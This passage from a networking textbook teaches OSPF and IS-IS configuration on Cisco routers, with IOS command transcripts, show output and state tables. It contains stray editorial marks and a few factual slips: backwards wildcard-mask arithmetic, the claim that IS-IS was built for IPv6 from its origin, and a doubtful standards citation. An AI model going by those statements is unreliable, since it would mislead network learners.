Figure 6-15 displays an OSPF LSA update packet. We can see that the LSA update packet is sent directly to its neighbor's address of 192.168.1.1. We can see the message type is LS Update or 4. We can see the network being advertised in this LSA has network ID 192.168.1.0 and it is a stub network. LSAs contain routing metric and topology information for the OSPF network, which is sent to neighboring routers.

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Using Figure 6-16 as an example, we will configure OSPF.



Figure 6-16. *OSPF routing diagram*

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Configuring OSPF

To enable OSPF, use the `router ospf` command. You will configure OSPF using Figure 6-16:

```
IOU1(config)#int e0/0
IOU1(config-if)#ip address 192.168.1.1 255.255.255.0
IOU1(config)#router ospf ?
  <1-65535>  Process ID

IOU1(config)#router ospf 1
IOU1(config-router)#network 192.168.1.0 ?
  A.B.C.D  OSPF wild card bits
```

The wildcard mask is used to represent the interfaces and networks that will participate and be advertised in OSPF.

Let's look at calculating the wildcard mask. An easy way to calculate the wildcard mask is to subtract 255.255.255.255 from the subnet mask.

1. Take network 192.168.1.0 with a subnet mask of 255.255.255.0.
2. The wildcard mask will then be 0.0.0.255.

Let's look at our example again: 255.255.255.0 – 255.255.255.255 = 0.0.0.255.

```
IOU1(config-router)#network 192.168.1.0 0.0.0.255 area ?
  <0-4294967295>  OSPF area ID as a decimal value
  A.B.C.D         OSPF area ID in IP address format

IOU1(config-router)#network 192.168.1.0 0.0.0.255 area 1
IOU1(config-router)#log-adjacency-changes
IOU1(config-router)#passive-interface default
IOU1(config-router)#no passive-interface Ethernet0/0
IOU1(config-router)#default-information originate
*Jan  4 21:04:34.446: %OSPF-5-ADJCHG: Process 1, Nbr 192.168.2.1 on Ethernet0/0 from LOADING
to FULL, Loading Done
```

OSPF can also be enabled on the interface in lieu of the `router ospf` command:

```
IOU2(config)#int e0/0
IOU2(config-if)#ip address 192.168.1.1 255.255.255.0
IOU2(config-if)#ip ospf ?
  <1-65535>            Process ID

       IOU2(config-if)#ip ospf 1 ?
  area  Set the OSPF area ID

IOU2(config-if)#ip ospf 1 area ?
  <0-4294967295>  OSPF area ID as a decimal value
  A.B.C.D         OSPF area ID in IP address format
IOU2(config-if)#ip ospf 1 area 0
```

You see in the preceding output that the neighbors have created an adjacency as the status went from loading to full. Let's look at the OSPF processes in more detail using Table 6-3.

Table 6-3. *OSPF State Table*

OSPF State	
Down	The initial state before any information is exchanged and with no active neighbor detected.
Init	Hello packet is received, but two-way conversation has not been established.
Two-way	Bidirectional traffic has been established.
ExStart	Master/slave roles determined; the first step to creating adjacency.
Exchange	The link-state database (LSDB) is sent, and OSPF protocol packets are exchanged.
Loading	Exchange of LSAs, to populate LSDBs.
Full	Neighbors are fully adjacent and the LSDBs are fully synchronized.

The `passive-interface default` command sets all interfaces to not participate in OSPF. You can use the `no passive-interface` command followed by the interface to determine which interfaces will participate in OSPF.

The `default-information originate` command is used to inject a default route into OSPF. Let's look at router IOU3 to see if the default route is on the router:

```
IOU3#show ip route
*Jan  4 22:02:45.742: %SYS-5-CONFIG_I: Configured from console by console
IOU3#sh ip route
Codes: L - local, C - connected, S - static, R - RIP, M - mobile, B - BGP
       D - EIGRP, EX - EIGRP external, O - OSPF, IA - OSPF inter area
       N1 - OSPF NSSA external type 1, N2 - OSPF NSSA external type 2
       E1 - OSPF external type 1, E2 - OSPF external type 2
       i - IS-IS, su - IS-IS summary, L1 - IS-IS level-1, L2 - IS-IS level-2
       ia - IS-IS inter area, * - candidate default, U - per-user static route
       o - ODR, P - periodic downloaded static route, H - NHRP, l - LISP
       + - replicated route, % - next hop override
```

```
Gateway of last resort is not set

O*E2  0.0.0.0/0 [110/1] via 192.168.1.1, 00:53:16, Ethernet0/0
 *    192.168.1.0/24 is variably subnetted, 2 subnets, 2 masks
```

The default route is identified in the routing table on IOU3, identified as a type 2 external route:

```
IOU3(config)#int e0/0
IOU3(config-if)#ip address 192.168.1.2 255.255.255.0
IOU3(config-if)#int e0/1
IOU3(config-if)#ip address 192.168.2.1 255.255.255.0
IOU3(config)#router ospf 1
IOU3(config-router)#network 192.168.1.0 0.0.0.255 area 1
IOU3(config-router)#network 192.168.2.0 0.0.0.255 area 1
IOU3(config-router)#log-adjacency-changes
IOU3(config-router)#passive-interface default
IOU3(config-router)#no passive-interface Ethernet0/0
IOU3(config-router)#no passive-interface Ethernet0/1
*Jan  4 21:04:34.448: %OSPF-5-ADJCHG: Process 1, Nbr 192.168.1.1 on Ethernet0/0 from LOADING
to FULL, Loading Done
IOU3(config-router)#no passive-interface Ethernet0/1
*Jan  4 21:05:39.508: %OSPF-5-ADJCHG: Process 1, Nbr 192.168.3.1 on Ethernet0/1 from LOADING
to FULL, Loading Done

IOU2(config)#int e0/0
IOU2(config-if)#ip address 192.168.2.2 255.255.255.0
IOU2(config-if)#int e0/1
IOU2(config-if)#ip address 192.168.3.1 255.255.255.0
IOU2(config)#router ospf 1
IOU2(config-router)#network 192.168.2.0 0.0.0.255 area 1
IOU2(config-router)#network 192.168.3.0 0.0.0.255 area 1
IOU2(config-router)#log-adjacency-changes
IOU2(config-router)#passive-interface default
IOU2(config-router)#no passive-interface Ethernet0/0
IOU2(config-router)#no passive-interface Ethernet0/1
*Jan  4 21:05:39.510: %OSPF-5-ADJCHG: Process 1, Nbr 192.168.2.1 on Ethernet0/0 from LOADING
to FULL, Loading Done
*Jan  4 21:06:17.650: %OSPF-5-ADJCHG: Process 1, Nbr 192.168.4.1 on Ethernet0/1 from LOADING
to FULL, Loading Done

IOU4(config)#int e0/0
IOU4(config-if)#ip address 192.168.3.2 255.255.255.0
IOU4(config-if)#int e0/1
IOU4(config-if)#ip address 192.168.4.1 255.255.255.0
IOU4(config)#router ospf 1
IOU4(config-router)#network 192.168.3.0 0.0.0.255 area 1
IOU4(config-router)#network 192.168.4.0 0.0.0.255 area 1
IOU4(config-router)#log-adjacency-changes
IOU4(config-router)#passive-interface default
IOU4(config-router)#no passive-interface Ethernet0/0
IOU4(config-router)#no passive-interface Ethernet0/1
```

```
*Jan  4 21:05:36.707: %OSPF-5-ADJCHG: Process 1, Nbr 192.168.3.1 on Ethernet0/0 from 2WAY to
DOWN, Neighbor Down: Interface down or detached
IOU4(config-router)#no passive-interface Ethernet0/1
*Jan  4 21:06:16.719: %OSPF-5-ADJCHG: Process 1, Nbr 192.168.3.1 on Ethernet0/0 from LOADING
to FULL, Loading Done

IOU1#show ip route
Codes: L - local, C - connected, S - static, R - RIP, M - mobile, B - BGP
       D - EIGRP, EX - EIGRP external, O - OSPF, IA - OSPF inter area
       N1 - OSPF NSSA external type 1, N2 - OSPF NSSA external type 2
       E1 - OSPF external type 1, E2 - OSPF external type 2
       i - IS-IS, su - IS-IS summary, L1 - IS-IS level-1, L2 - IS-IS level-2
       ia - IS-IS inter area, * - candidate default, U - per-user static route
       o - ODR, P - periodic downloaded static route, H - NHRP, l - LISP
       + - replicated route, % - next hop override

Gateway of last resort is 192.168.1.2 to network 0.0.0.0

S*    0.0.0.0/0 [1/0] via 192.168.1.2
                is directly connected, Ethernet0/0
      192.168.1.0/24 is variably subnetted, 2 subnets, 2 masks
C        192.168.1.0/24 is directly connected, Ethernet0/0
L        192.168.1.1/32 is directly connected, Ethernet0/0
O     192.168.2.0/24 [110/20] via 192.168.1.2, 00:02:41, Ethernet0/0
O     192.168.3.0/24 [110/30] via 192.168.1.2, 00:02:03, Ethernet0/0
O     192.168.4.0/24 [110/40] via 192.168.1.2, 00:01:53, Ethernet0/0

All network routes learned from ospf are represented with an O next to it.
```

The `show ip ospf database` command can be used if you want to view your OSPF routing database, also known as the link-state database (LSDB):

```
IOU1#sh ip ospf database

            OSPF Router with ID (192.168.1.1) (Process ID 1)

                Router Link States (Area 1)

Link ID         ADV Router      Age         Seq#       Checksum Link count
192.168.1.1     192.168.1.1     238         0x80000002 0x0095E5 1
192.168.2.1     192.168.2.1     174         0x80000002 0x003A4B 2
192.168.3.1     192.168.3.1     137         0x80000003 0x0080FC 2
192.168.4.1     192.168.4.1     137         0x80000003 0x003BAB 2

                Net Link States (Area 1)

Link ID         ADV Router      Age         Seq#       Checksum
192.168.1.1     192.168.1.1     238         0x80000001 0x00B5D5
192.168.2.2     192.168.3.1     175         0x80000001 0x00A4E0
192.168.3.2     192.168.4.1     138         0x80000001 0x00A8D8
IOU1#sh ip protocols
*** IP Routing is NSF aware ***
```

```
Routing Protocol is "ospf 1"
  Outgoing update filter list for all interfaces is not set
  Incoming update filter list for all interfaces is not set
  Router ID 192.168.1.1
  Number of areas in this router is 1. 1 normal 0 stub 0 nssa
  Maximum path: 4
  Routing for Networks:
    192.168.1.0 0.0.0.255 area 1
  Passive Interface(s):
    Ethernet0/1
    Ethernet0/2
    Ethernet0/3

       (output omitted)

  Routing Information Sources:
    Gateway         Distance      Last Update
    192.168.3.1          110      00:02:48
    192.168.2.1          110      00:04:02
    192.168.4.1          110      00:02:10
  Distance: (default is 110)
```

To display your neighbor use the **show ip ospf neighbor** AU10

```
IOU1#show ip ospf neighbor

Neighbor ID     Pri   State           Dead Time   Address         Interface
192.168.2.1       1   FULL/BDR        00:00:36    192.168.1.2     Ethernet0/0
```

The `show ip ospf event` command can be used to troubleshoot OSPF if your neighbors are not coming up or routes are missing:

```
IOU1#show ip ospf event

            OSPF Router with ID (192.168.1.1) (Process ID 1)

20   *Jan  4 21:09:26.242: Schedule SPF, Topo Base, Area 1, spf-type Full, Change in LSA
Type RLSID 192.168.1.1, Adv-Rtr 192.168.1.1

(output omitted)

62   *Jan  4 21:06:18.188: Rcv New Type-2 LSA, LSID 192.168.3.2, Adv-Rtr 192.168.4.1, Seq#
80000001, Age 3, Area 1
63   *Jan  4 21:06:18.188: Schedule SPF, Topo Base, Area 1, spf-type Full, Change in LSA
Type NLSID 192.168.3.2, Adv-Rtr 192.168.4.1
64   *Jan  4 21:06:18.188: DB add:  192.168.3.2  0xAD86EC 178
66   *Jan  4 21:06:18.155: Schedule SPF, Topo Base, Area 1, spf-type Full, Change in LSA
Type RLSID 192.168.3.1, Adv-Rtr 192.168.3.1
67   *Jan  4 21:06:17.650: Rcv New Type-1 LSA, LSID 192.168.4.1, Adv-Rtr 192.168.4.1, Seq#
80000002, Age 37, Area 1
68   *Jan  4 21:06:17.650: Schedule SPF, Topo Base, Area 1, spf-type Full, Change in LSA
Type RLSID 192.168.4.1, Adv-Rtr 192.168.4.1
```

```
69   *Jan  4 21:06:17.650: DB add:  192.168.4.1  0xAD882C 179
107  *Jan  4 21:05:40.044: Rcv New Type-2 LSA, LSID 192.168.2.2, Adv-Rtr 192.168.3.1, Seq#
80000001, Age 2, Area 1
108  *Jan  4 21:05:40.044: Schedule SPF, Topo Base, Area 1, spf-type Full, Change in LSA
Type NLSID 192.168.2.2, Adv-Rtr 192.168.3.1
138  *Jan  4 21:04:34.943: Schedule SPF, Topo Base, Area 1, spf-type Full, Change in LSA
Type RLSID 192.168.2.1, Adv-Rtr 192.168.2.1
139  *Jan  4 21:04:34.943: DB add:  192.168.2.1  0xAD8BEC 179
140  *Jan  4 21:04:34.943: Schedule SPF, Topo Base, Area 1, spf-type Full, Change in LSA
Type RLSID 192.168.1.1, Adv-Rtr 192.168.1.1
141  *Jan  4 21:04:34.941: Generate Changed Type-1 LSA, LSID 192.168.1.1, Seq# 80000002, Age
0, Area 1
142  *Jan  4 21:04:34.446: Neighbor 192.168.2.1, Interface Ethernet0/0 state changes from
LOADING to FULL
143  *Jan  4 21:04:34.446: Neighbor 192.168.2.1, Interface Ethernet0/0 state changes from
EXCHANGE to LOADING
144  *Jan  4 21:04:34.441: Interface Ethernet0/0 state changes from DR to DR
145  *Jan  4 21:04:34.441: Elect DR:  Ethernet0/0  192.168.1.1
146  *Jan  4 21:04:34.441: Elect BDR:  Ethernet0/0  192.168.2.1
```

Router ID

If a loopback address is configured on the router, it is always preferred because this interface never goes down and is a virtual address. If no loopback address is configured, OSPF chooses the highest IP address on an active interface on the router to determine its router ID. The router ID identifies each OSPF router in the network and must be unique. Alternatively, you can also set the router ID statically using the `router-id` command.

You can use the `show ip ospf` command to view the current router ID:

```
IOU1(config)#do show ip ospf
 Routing Process "ospf 1" with ID 192.168.1.1
(output omitted)
IOU1(config)#router ospf 1
IOU1(config-router)#router-id 1.1.1.1
% OSPF: Reload or use "clear ip ospf process" command, for this to take effect
IOU1(config-router)#interface loopback 1
IOU1(config-if)#ip address 1.1.1.1 255.255.255.255
IOU1#clear ip ospf process
Reset ALL OSPF processes? [no]: yes
*Jan  4 22:45:04.723: %OSPF-5-ADJCHG: Process 1, Nbr 192.168.2.1 on Ethernet0/0 from FULL to
DOWN, Neighbor Down: Interface down or detached
*Jan  4 22:45:04.733: %OSPF-5-ADJCHG: Process 1, Nbr 192.168.2.1 on Ethernet0/0 from LOADING
to FULL, Loading Done
IOU1#sh ip ospf
 Routing Process "ospf 1" with ID 1.1.1.1
```

The **clear ip ospf process** command was used to restart the OSPF process, and so the router could change its router ID to 1.1.1.1.

IS-IS

Intermediate System-to-Intermediate System (IS-IS) is a link-state hierarchical protocol like OSPF that uses areas in which routers exchange routing updates to routing tables. IS-IS is a public standard as defined in ISO 9542 and later republished as RFC 995. IS-IS was developed to work with IPv6 from its origin and is commonly found in enterprise networks and service providers as it supports multiple protocols. It is used in many Cisco underlying technologies including Software-Defined Access, Overlay Transport Virtualization (OTV), and Application Centric Infrastructure (ACI).

IS-IS has two types of areas: Level 1, used for non-backbone routing, and Level 2, which is used for backbone areas. Level 1 routers build adjacencies with other Level 1 routers within a local area, similar to intra-area routing in OSPF. Level 2 routers establish adjacencies with other Level 2 routers as well as routing between Level 1 areas like interarea routing in OSPF.

IS-IS operates independently at each routing level. Neighbor adjacencies are formed with each router on the same level, and a separate link-state database is maintained for each level. An adjacency can only be formed for Level 1 routers that are configured for Level 1 routing, and this also holds true for Level 2 routers. Routers configured for Level 1 only will not build an adjacency with routers configured for Level 2 only and vice versa. See Table 6-4 for the different level combinations and resulting adjacencies formed between routers.

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Table 6-4. *IS-IS Level Table*

Router Level	Router Level	Adjacency Formed
Level 1	Level 1	Level 1 if area matches
Level 1	Level 1+2	Level 1 if area matches
Level 1	Level 2	None
Level 1+2	Level 1+2	Level 1 if area matches and Level 2
Level 1+2	Level 2	Level 2
Level 2	Level 2	Level 2

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IS-IS has four packet types:

- *Hello*: Hello packets are noted as IIH and are used to establish and maintain adjacencies and troubleshoot the loss of neighbor adjacencies. They are also used to elect a Designated IS similarly to a Designated Router in OSPF. The default interval for hello packets is 10 seconds, but this can be changed with the **isis hello-interval seconds** [level] command. Unlike in OSPF, timers do not need to match. The hold timer is determined by the hello multiplier which is 3 by default times the hello interval. The hello multiplier value is multiplied by the hello interval which gives you a default hold time of 30 seconds. The multiplier can be changed with the command **isis hello-multiplier** [level].

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- *Link-State PDU***:** Link-State PDUs are similar to OSPF Link-State Advertisements and are used to advertise routing information.

- *Complete Sequence Numbers PDU and Partial Sequence Numbers PDU***:** Complete Sequence Numbers PDU (CSNP) and PSNP are for link-state database synchronization. CSNP packets are used to advertise a complete list of link-state packets (LSPs) in the sender's link-state database. PSNP packets are used by routers to request a link-state packet (LSP) or acknowledge the receipt of a LSP.

IS-IS Addressing

IS-IS addresses are in hexadecimal digits in octets that are separated by a dot. Let's look at example 49.0001.6789.1234.0000.00 where 49 is the authority and format ID (AFI) signifying that this AFI is locally administered, 0001 is the area number, 6789.1234.0000 is the system ID of the node, and the trailing 00 (the selector (SEL) will always be 0 for a router) is the SEL value.

IS-IS Configuration

A router can run multiple IS-IS processes if each process has its own unique system ID. Each unique ID will maintain its own database of routes which are not available to other processes. IS-IS neighbors will form Layer 1 and Layer 2 adjacencies by default for all interfaces running IS-IS.

Create the IS-IS routing process with the global command **router isis** [instance-id]. Specify the IS-IS NET or area for the IS-IS process using the router configuration command **net** [network-entity-title]. Activate IS-IS on the interface using the interface command **ip router isis** [instance-id].

If the instance-id is not configured, the router will use a null value for the instance-id. To log IS-IS neighbor adjacencies formed, use the router configuration command **log-adjacency changes** to enable logging.

IS-IS has three adjacency states.

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Table 6-5. *IS-IS State Table*

IS-IS State	
Down	**This is in the initial state in which no hello packets have been received from the neighbor.**
Initializing	**This verifies one-way communication. The local router has received hello packets from the neighbor router, but it is unknown if the neighbor router has received the local router's hello packets.**
Up	**This is confirmation that the neighbor router is receiving the local router's hello packets.**

We will use Figure 6-17 to build our IS-IS network configuration.




Figure 6-17. *IS-IS network diagram*

We will configure the routers for IS-IS based on Figure 6-17.

IOU1 and IOU4 are intra-area and will be configured as Level 1 routers, while IOU2 and IOU3 are backbone routers and will be configured as Level 1+2. The NET for IOU1 will be configured as 49.0010.0000.0000.000X.00. 10 is the area, and the X will be the router number:

```
IOU1(config)#int loopback1
IOU1(config-if)#ip add 1.1.1.1 255.255.255.255
IOU1(config-if)#ip router isis
IOU1(config-if)#int e0/0
IOU1(config-if)#ip address 192.168.10.1 255.255.255.252
IOU1(config-if)#ip router isis
IOU1(config-if)#router isis
IOU1(config-router)#net 49.0010.0000.0000.0001.00
IOU1(config-router)#is-type level-1
IOU1(config-router)#log-adjacency-changes

IOU2(config)#int loopback 1
IOU2(config-if)#ip address 2.2.2.2 255.255.255.255
IOU2(config-if)#ip router isis
IOU2(config-if)#router isis
IOU2(config-router)#net 49.0010.0000.0000.0002.00
IOU2(config-router)#log-adjacency-changes
IOU2(config-router)#int e0/0
IOU2(config-if)#ip address 192.168.10.2 255.255.255.252
IOU2(config-if)#ip router isis
IOU2(config-router)#int e0/1
IOU2(config-if)#ip address 192.168.10.5 255.255.255.252
IOU2(config-if)#ip router isis
```

```
*May 10 06:03:13.299: %CLNS-5-ADJCHANGE: ISIS: Adjacency to 0000.0000.0001 (Ethernet0/0) Up,
AU15 new adjacencyIOU4(config)#int loopback1
IOU4(config-if)#ip address 4.4.4.4 255.255.255.255
IOU4(config-if)#ip router isis
IOU4(config-if)#router isis
IOU4(config-router)#net 49.0020.0000.0000.0004.00
IOU4(config-router)#is-type level-1
IOU4(config-router)#log-adjacency-changes
IOU4(config-router)#int e0/0
IOU4(config-if)#ip address 192.168.20.1 255.255.255.252
IOU4(config-if)#ip router isis

IOU3(config)#int loopback1
IOU3(config-if)#ip address 3.3.3.3 255.255.255.255
IOU3(config-if)#ip router isis
IOU3(config-if)#router isis
IOU3(config-router)#net 49.0020.0000.0000.0003.00
IOU3(config-router)#log-adjacency-changes
IOU3(config-router)#int e0/0
IOU3(config-if)#ip address 192.168.20.2 255.255.255.252
IOU3(config-if)#ip router isis

*May 10 07:00:47.947: %CLNS-5-ADJCHANGE: ISIS: Adjacency to 0000.0000.0004 (Ethernet0/0) Up,
AU16 new adjacencyIOU3(config-if)#int e0/1
IOU3(config-if)#ip address 192.168.10.6 255.255.255.252
IOU3(config-if)#ip router isis
```

*May 10 07:01:21.083: %CLNS-5-ADJCHANGE: ISIS: Adjacency to 0000.0000.0002 (Ethernet0/1) Up,
AU17 new adjacency

We can see the preceding messages on IOU3 stating our IS-IS adjacencies have formed. Let's take a look at some helpful commands. Verify the interfaces are running IS-IS using **show clns interface** [interface-type interface-number]. All interfaces that do not have IS-IS running will display CLNS protocol processing disabled:

```
IOU1#show clns interface e0/0
Ethernet0/0 is up, line protocol is up
  Checksums enabled, MTU 1497, Encapsulation SAP
  ERPDUs enabled, min. interval 10 msec.
  CLNS fast switching enabled
  CLNS SSE switching disabled
  DEC compatibility mode OFF for this interface
  Next ESH/ISH in 41 seconds
  Routing Protocol: IS-IS
    Circuit Type: level-1-2
    Interface number 0x0, local circuit ID 0x1
    Level-1 Metric: 10, Priority: 64, Circuit ID: IOU2.02
    DR ID: IOU2.02
    Level-1 IPv6 Metric: 10
    Number of active level-1 adjacencies: 1
    Next IS-IS LAN Level-1 Hello in 1 seconds
```

We can see that CLNS is enabled, the routing protocol being used is IS-IS, and IOU1 has 1 Level 1 adjacency and that the DR is IOU2.02. Layer 1 metrics are set to the Cisco default of 10. The priority of the interfaces is the Cisco default 64, and the PDU MTU is 1497.

Another useful command to use is the **show clns protocol** command to see interfaces in IS-IS:

```
IOU3#sh clns protocol

IS-IS Router: <Null Tag>
  System Id: 0000.0000.0003.00  IS-Type: level-1-2
  Manual area address(es):
        49.0020
  Routing for area address(es):
        49.0020
  Interfaces supported by IS-IS:
        Ethernet0/1 - IP
        Ethernet0/0 - IP
        Loopback1 - IP
  Redistribute:
    static (on by default)
  Distance for L2 CLNS routes: 110
  RRR level: none
  Generate narrow metrics: level-1-2
  Accept narrow metrics:   level-1-2
  Generate wide metrics:   none
  Accept wide metrics:     none
```

To view the IS-IS neighbor table, use command **show clns neighbors** [detail]:

```
IOU3#show clns neighbors detail
System Id      Interface   SNPA            State  Holdtime  Type Protocol
IOU2           Et0/1       aabb.cc00.0610  Up     25        L2   IS-IS
  Area Address(es): 49.0010
  IP Address(es):  192.168.10.5*
  Uptime: 03:12:34
  NSF capable
  Interface name: Ethernet0/1
IOU4           Et0/0       aabb.cc00.0800  Up     8         L1   IS-IS
  Area Address(es): 49.0020
  IP Address(es):  192.168.20.1*
  Uptime: 03:13:07
  NSF capable
  Interface name: Ethernet0/0
```

From the output of the **show clns neighbors detail** command, we can see that IOU3 has IOU2 and IOU4 as neighbors. We can also see the system ID which is the name of the router. The hold time is the time the router must receive another IIH to maintain the neighbor relationship. The state displays whether the neighbor is up or down. The type displays the type of adjacency formed. IOU2 has formed a Layer 2 adjacency, while IOU4 has formed a Layer 1 adjacency.

To view IS-IS routes in the IP routing table, use command **show ip route isis**:

```
IOU3#sh ip route isis
Codes: L - local, C - connected, S - static, R - RIP, M - mobile, B - BGP
       D - EIGRP, EX - EIGRP external, O - OSPF, IA - OSPF inter area
       N1 - OSPF NSSA external type 1, N2 - OSPF NSSA external type 2
       E1 - OSPF external type 1, E2 - OSPF external type 2
       i - IS-IS, su - IS-IS summary, L1 - IS-IS level-1, L2 - IS-IS level-2
       ia - IS-IS inter area, * - candidate default, U - per-user static route
       o - ODR, P - periodic downloaded static route, H - NHRP, l - LISP
       + - replicated route, % - next hop override

Gateway of last resort is not set

      1.0.0.0/32 is subnetted, 1 subnets
i L2     1.1.1.1 [115/30] via 192.168.10.5, 03:20:33, Ethernet0/1
      2.0.0.0/32 is subnetted, 1 subnets
i L2     2.2.2.2 [115/20] via 192.168.10.5, 03:20:33, Ethernet0/1
      4.0.0.0/32 is subnetted, 1 subnets
i L1     4.4.4.4 [115/20] via 192.168.20.1, 03:21:06, Ethernet0/0
      192.168.10.0/24 is variably subnetted, 3 subnets, 2 masks
i L2     192.168.10.0/30 [115/20] via 192.168.10.5, 03:20:33, Ethernet0/1
```

Link-State Packet Database

The link-state packet database (LSPDB) contains all LSPs of the IS-IS routing protocol per level, and routers at Level 1 and Level 2 will have two LSPDBs. If the routers are in the same level, their LSPDB will be identical.

To view all LSPs in a router's LSPDB, use command **show isis database** [level-1 | level-2] for the neighbor table. **Show isis database** [lsp-id] [detail] can be used also to view LSP information on a router:

```
IOU3#show isis database

IS-IS Level-1 Link State Database:
LSPID                 LSP Seq Num  LSP Checksum  LSP Holdtime      ATT/P/OL
IOU3.00-00          * 0x00000015   0xC531        1150              1/0/0
IOU4.00-00            0x00000013   0x6F95        739               0/0/0
IOU4.02-00            0x00000010   0x95A7        571               0/0/0
IS-IS Level-2 Link State Database:
LSPID                 LSP Seq Num  LSP Checksum  LSP Holdtime      ATT/P/OL
IOU2.00-00            0x00000018   0xF089        549               0/0/0
IOU3.00-00          * 0x00000014   0x64E9        797               0/0/0
IOU3.03-00          * 0x00000010   0x01C4        1080              0/0/0
```

The **show isis topology** [hostname | system-ID] [level-1 | level-2] command can be used to list all routers in the LSPDB for an IS-IS level. Looking at the following output, we can see the system ID, next hop router, outbound interface, and SNPA of each router:

```
IOU3#show isis topology

IS-IS TID 0 paths to level-1 routers
System Id            Metric     Next-Hop             Interface   SNPA
IOU3                 --
IOU4                 10         IOU4                 Et0/0       aabb.cc00.0800

IS-IS TID 0 paths to level-2 routers
System Id            Metric     Next-Hop             Interface   SNPA
IOU2                 10         IOU2                 Et0/1       aabb.cc00.0610
IOU3                 --
```

Figures 6-18 and 6-19 show an IS-IS LSP and hello packet capture. AU18




Figure 6-18. *IS-IS LSP packet capture* AU20

Figure 6-18 displays an IS-IS LSP PDU packet. We can see the PDU lifetime, the number of seconds before the LSP expires. Cisco's default is 1200 seconds. We see the remaining lifetime of 1199 seconds in the packet capture. We see the LSP ID which is the system ID, the pseudonode ID, and the LSP number of

the LSP. The checksum status is good for the LSP. The overload bit is not set, but if the originating router's memory is overutilized, this will be set to 1. We can also see the IS type of 2. This indicates whether the originating router is Layer 1 or Layer 2. Type 1 is for Level 1, and type 2 is for Level 2.

